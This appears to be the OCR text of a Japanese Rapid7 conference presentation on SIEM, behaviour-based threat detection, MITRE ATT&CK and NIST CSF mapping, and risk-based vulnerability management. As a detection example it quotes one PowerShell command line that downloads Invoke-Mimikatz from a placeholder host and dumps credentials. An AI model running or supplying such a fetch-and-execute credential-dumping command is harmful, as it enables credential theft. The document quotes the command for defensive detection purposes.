
→ AWS の不正利用



"Harvested Credentials" :
通常とは異なる場所 (unusual location) / IP アドレスから複数のユーザアカウントに対する認証試行の発生

認証試行元と認証成功/失敗回数を示すロケーションマップ

Attacker Behavior Analytics




"commandLine": "powershell.exe IEX (New-Object Net.WebClient).DownloadString('https://acme.com/xxx/yyy/zzz/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds",

検出例:

PowerShell による Mimikatz のダウンロードおよび実行 (PowerSploit) の検出

ABA 検出ルールサンプル:

Malicious Document – Microsoft Word Spawns PowerShell




MITRE ATT&CK とのマッピング

Gartner 2018 Magic Quadrant for SIEM

- 二年連続 “Visionaries” に選出
- クラウド型 SIEM の特長を最大限に活かした導入および運用開始までの容易性および幅広い監視範囲
- レポート
  - https://www.rapid7.com/info/gartner-2018-magic-quadrant-for-siem/

まとめ

NIST CSF と Rapid7 製品のマッピング (InsightVM / InsightIDR)



InsightVM による
カバー範囲

InsightIDR によるカバー範囲

InsightVM による
カバー範囲 (一部)

RAPID7

まとめ

複数のフレームワークを活用し、現在のセキュリティ対策とリスク管理状況を評価してみよう

- 自社のセキュリティ対策は業界標準/グローバル基準に沿ったものになっているかどうか、我流 (「なんとなく」) になっていないかどうか
- 「防御」「防止」一辺倒になってしないかどうか、適切な「検知」と「対応」の仕組みが実装されているかどうか
- 「リスクベースアプローチ」によるセキュリティ評価と管理ができているか

100% を目指さない、リスクを軸とした脆弱性管理を実現しよう

- 「攻撃されている」もしくは「攻撃される可能性のある」脆弱性を把握する
- 「攻撃されるとより影響の大きいアセット」に対して高い優先度を与える
- 全体としての脆弱性対応状況や個別具体の脆弱性への修正状況の可視化を自動化する

「行動分析」による脅威検知を既存の技術に統合しよう

- UBA/UEBA: まずはユースケースを確認 (それを使ってどのような脅威を検出したいのか、すべきなのか)
- 既存 SIEM との統合/連携、またはエンドポイントエージェントを含む統合型クラウド SIEM としての導入

RAPID7

Thank You!

ブースにて詳細な製品紹介やデモをしております。
ぜひお立ち寄りください ☺

Email: toshio_honda@rapid7.com